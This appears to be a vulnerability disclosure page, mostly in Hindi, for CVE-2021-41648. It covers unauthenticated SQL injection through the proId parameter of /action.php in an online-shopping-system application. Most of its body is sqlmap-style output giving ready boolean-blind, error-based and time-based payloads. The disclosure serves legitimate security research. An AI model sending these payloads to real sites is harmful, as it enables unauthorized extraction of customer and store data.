 mobiusbinary/cve-2021-41648
प्रमाण-अवधारणा शोषण (Proof-of-concept exploit) ऑनलाइन-शॉपिंग-सिस्टम में proId पैरामीटर के माध्यम से बिना प्रमाणीकरण के SQL इंजेक्शन के लिए, जो MySQL डेटाबेस से डेटा निष्कर्षण सक्षम बनाता है।

CVE-2021-41648 ऑनलाइन-शॉपिंग-सिस्टम में SQL इंजेक्शन

online-shopping-system बिना प्रमाणीकरण के error/boolean-based blind तथा error-based SQL Injection हमलों के प्रति संवेदनशील है।
/action.php पृष्ठ पर proId पैरामीटर उपयोगकर्ता इनपुट को सैनिटाइज़ नहीं करता है, एक हमलावर अंतर्निहित MySQL डेटाबेस से संवेदनशील डेटा निकाल सकता है।
URL: /action.php
PARAMETER: proId
Parameter: proId (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: proId=61 OR 17-7=10' OR NOT 4774=4774#&addToCart=1
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: proId=61 OR 17-7=10' OR (SELECT 6869 FROM(SELECT COUNT(*),CONCAT(0x717a716271,(SELECT (ELT(6869=6869,1))),0x716a627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gfTu&addToCart=1
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: proId=61 OR 17-7=10' AND (SELECT 2990 FROM (SELECT(SLEEP(5)))YhWy)-- xWNo&addToCart=1

Jason Colyvas
MOBIUSBINARY
September 21st, 2021
